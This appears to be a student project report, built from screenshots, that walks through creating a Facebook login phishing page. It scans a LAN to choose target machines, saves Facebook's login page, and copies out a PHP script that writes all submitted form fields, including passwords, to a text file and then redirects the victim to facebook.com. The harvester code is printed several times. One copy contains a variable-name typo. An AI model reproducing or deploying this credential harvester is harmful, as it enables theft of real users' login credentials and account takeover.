


Major Project task 1

Host a server and scan the network using various tools and commands.


- To determine the live system, to which you will be sharing the login phishing website, use the Advanced IP Scanner to scan the LAN network and find the systems connected to the same network. Also, determine their IP Address, System names, and MAC address.

Login phishing website:-


Step 1:- Open browser.




Step 2:- Type facebook.com & Click on first link.




Step 3:- Right click on facebook page.




Step 4:- Click on Save as.




Step 5:- Click on NewFolder & Rename it as Phishing.



Step 6:- Open Phishing Folder.



Step 7:- Type Facebook & Click on Save.



Step 8:- Facebook.html is Created.

A screenshot of a Google search results page. The search query 'phishing script' is typed into the search bar. The search results are as follows:

- <https://www.geeksforgeeks.org/how-to-create-a-faceb...> ▾
How to Create a Facebook Phishing Page ? - GeeksforGeeks
14-Feb-2020 — Open facebook login page in your browser. · Press ctrl+U to find source code.
Copy whole source code and create a PHP file (index.php) and ...
- <https://github.com/SheehabMuhammad/FB-Phishing> ▾
SheehabMuhammad/FB-Phishing: Facebook Phising ... - GitHub
Facebook Phising Script like Verification process. Contribute to SheehabMuhammad/FB-Phishing development by creating an account on GitHub.
- <https://hackingblogs.com/phishing-page> ▾
How to Create a Phishing Page & do Phishing attack Step by ...
How to make a php script? — 1.3 How to make a php script? 1.3.1 How to upload Facebook Phishing Page to the Hosting? What is Phishing Page?

The search bar has 'phishing script' typed into it. An orange arrow points to the first search result, 'How to Create a Facebook Phishing Page ? - GeeksforGeeks'. Below the search bar, there are filters for All, Videos, Images, News, Shopping, More, Settings, and Tools. The search results show about 42,70,000 results in 0.44 seconds. At the bottom, there is a 'Videos' section with a thumbnail for a YouTube video titled 'How Hackers Create Phishing Pages for Social Media ...'.

Step 9:- Type phishing script & Click on first link.

 Related Articles >

```
<?php

// Set the location to redirect the page
header ('Location: http://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

Step 10:- Copy php script to notepad.

 *Untitled - Notepad

File Edit Format View Help

```
<?php


// Set the location to redirect the page
header ('Location: http://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

Step 11:- Php script in notepad.



```
*Untitled - Notepad
File Edit Format View Help
<?php

// Set the location to redirect the page
header ('Location: https://www.facebook.com');


// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>

Ln 20, Col 1 100% Windows (CRLF) UTF-8
```

Step 12:- Type https.



```
*Untitled - Notepad
File Edit Format View Help
<?php

// Set the location to redirect the page
header ('Location: https://www.facebook.com');


// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $varible => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>

Ln 20, Col 1 100% Windows (CRLF) UTF-8
```

Step 13:- Delete log.txt .



The screenshot shows a Notepad window with the following PHP code:

```
<?>
// Set the location to redirect the page
header ('Location: https://www.facebook.com');


// Open the text file in writing mode
$file = fopen("facebook.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}


fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

The code is intended to capture POST variables and write them to a file named "facebook.txt". An orange arrow points to the "File" menu at the top.


Step 14:- Type facebook.txt & Click on File.




Step 15:- Click on Save As.



